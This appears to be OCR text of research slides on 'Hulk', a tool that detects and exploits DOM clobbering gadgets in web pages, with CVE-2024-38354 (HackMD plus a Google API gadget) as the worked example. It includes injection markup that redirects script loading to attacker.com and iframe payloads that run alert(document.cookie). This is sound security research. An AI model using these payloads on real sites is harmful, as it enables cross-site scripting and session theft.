The DOMino Effect:

Detecting and Exploiting DOM Clobbering Gadgets via Concolic Execution with Symbolic DOM

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
0x01 | Introduction to DOM Clobbering

Code-reuse Attack on the Web: DOM Clobbering


Web Page



❶ Inject scriptless HTML elements to the web page

```
<a href="attacker.com" id="remote">test</a>
```

User Input Gone Wild in Modern Web Apps



Code-reuse Attack on the Web: DOM Clobbering

Dynamically loads additional JavaScript files from the host

JavaScript Code Snippets from the page

```
<script>
link = window.remote || "https://cdn.com"
link = link + "/js/hello.js"
script.src = link
</script>
```

Code-reuse Attack on the Web: DOM Clobbering

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JavaScript Code Snippets from the page

```
<script>
link = window.remote || "https://cdn.com"
link = link + "/js/hello.js"
script.src = link
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
```


Fallback to use default URL when window.remote is undefined

Code-reuse Attack on the Web: DOM Clobbering



Code-reuse Attack on the Web: DOM Clobbering

Web Page



❶ Inject scriptless HTML elements to the web page

```
<a href="attacker.com" id="remote">test</a>
```

❷ Injected HTML elements collides named property lookups


Type Coercion:

```
<a href="attacker.com">
+ "/js"
=>
"https://attacker.com/js"
```


JavaScript Code Snippets from the page

```
<script>
link = window.remote || "https://cdn.com"
link = link + "/js/hello.js" // https://attacker.com/js/hello.js
script.src = link
</script>
```

Code-reuse Attack on the Web: DOM Clobbering



Code-reuse Attack on the Web: DOM Clobbering



[1] It's (dom) clobbering time: Attack techniques, prevalence, and defenses, Khodayari S, Pellegrino G, (S&P '23)

- Study which HTML elements can clobber which JavaScript targets?
- Uncover 31,432 distinct clobbering markups across five different techniques! A solid forward step!

❷ Injected HTML elements collides named property lookups


- Leverages static analysis to detect taint flows and validates them using payloads generated from predefined templates.
- Important challenges still need to be resolved.

❸ Payloads flow to the dangerous sink through gadgets

0x02 | Challenges & Motivating Example


The Gap: From Clobbering to Exploitation


- Challenge One: Gadget Detection
  - Client-side JavaScript favors dynamic behaviors and has widespread use of aliased objects.




The Gap: From Clobbering to Exploitation

- **Challenge Two**: Exploit Generation
  - DOM Clobbering requires HTML markups that satisfy ***DOM constraints*** to lead attacker-controlled string to flow to the sinks





Motivating Example: CVE-2024-38354 - XSS via DOM Clobbering




HTML Injection

https://github.com/hackmdio/codimd/blob/develop/public/js/render.js#L23

```
// allow ifram tag with some safe attributes
whiteList.iframe = ['allowfullscreen', 'name',
'referrerpolicy', 'src', 'width', 'height']
```

https://hackmd.io



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


DOM Clobbering Gadgets from Google Client API library

```
var e = document.scripts || document.getElementsByTagName("script") || [];
var d = [], f = [];

f.push.apply(f, window.___jsl["us"] || []); // f =
["https://apis.google.com/js/api.js"]


for (var h = 0; h < e.length; ++h) {
  for (var k = e[h], j = 0; j < f.length; ++j) {
    k.src && 0 == k.src.indexOf(f[j]) && d.push(k);
  }
}

for (e = 0; e < d.length; ++e) {
  d[e].getAttribute("gapi_processed") ||
    (d[e].setAttribute("gapi_processed", !0),
     (f = d[e]) ? h = f.nodeType,
     f = 3 == h || 4 == h ? f.nodeValue : f.textContent || "",
     f = Df(f),
     f && b.push(f));
}

Df = function(a) { new Function("return (" + a + "\n)"))();};
```

Motivating Example: CVE-2024-38354 - XSS via DOM Clobbering

Both the HTML Injection and the DOM Clobbering gadget have been fixed by HackMD.io and Google, respectively.



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Motivating Example: CVE-2024-38354 - XSS via DOM Clobbering

Exploit HTML Markups

```
<iframe name=scripts
src=https://apis.google.com/js/api.js></iframe>
<iframe name=scripts
src=https://apis.google.com/js/api.js>alert(docu
ment.cookie)</iframe>
```

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```

alert(document.cookie)

Motivating Example: CVE-2024-38354 - XSS via DOM Clobbering

Why TheThing[1] failed:

1. (Gadget Detection) Dynamic features and complex conditional expressions

DOM Clobbering Gadgets from Google Client API library

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for (var h = 0; h
  for (var k = e[h
    k.src && 0 ==
  }
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Df = function(a
```

window.___jsl["us"] is set dynamically and can't be resolved statically

Failed to trace the definition of variable f through ternary condition

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Motivating Example: CVE-2024-38354 - XSS via DOM Clobbering

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src=https://apis.google.com/js/api.js></iframe>
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```

❶ Initial Clobbering
❷ Data-flow Constraint #1
❸ Data-flow Constraint #2
❹ Control-flow Constraint #3
❺ Control-flow Constraint #4
❻ Data-flow Constarint #5
❼ Flow to the Sink

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Motivating Example: CVE-2024-38354 - XSS via DOM Clobbering

Why TheThing[1] failed:

1. (Gadget Detection) Dynamic features and complex conditional expressions
2. (Exploit Generation) Generate payload only based on initial clobbering pattern

DOM Clobbering Gadgets from Google Client API library

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

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

0x03 | The Design of Hulk

Overview


Gadget Detection
URL
Code Instrumentation
JS
HTML
instrumented JS & HTML
Dynamic Taint Analysis
taint traces
condition expressions with taint
Exploit Generation
Taint Dependency Graph Construction
taint dependency graph
DOM Constraints Modeling
taint dependency graph with constraints
document
"script"
op: getField
"+"
"return ("
dom symbol
op: binary
Constraints Merging & Solving
exploit html markups
Gadget Verification
Exploit Injection & Replay
exploit html markups
taint traces
Report

Overview



via Dynamic Taint Analysis

- Track taint flows of website-defined values from DOM clobberable sources to sinks

```
document.links, document.anchors
window.url ? window.url : "default"
window.url || "default"
```

- Inject value only when there is no website-defined value available

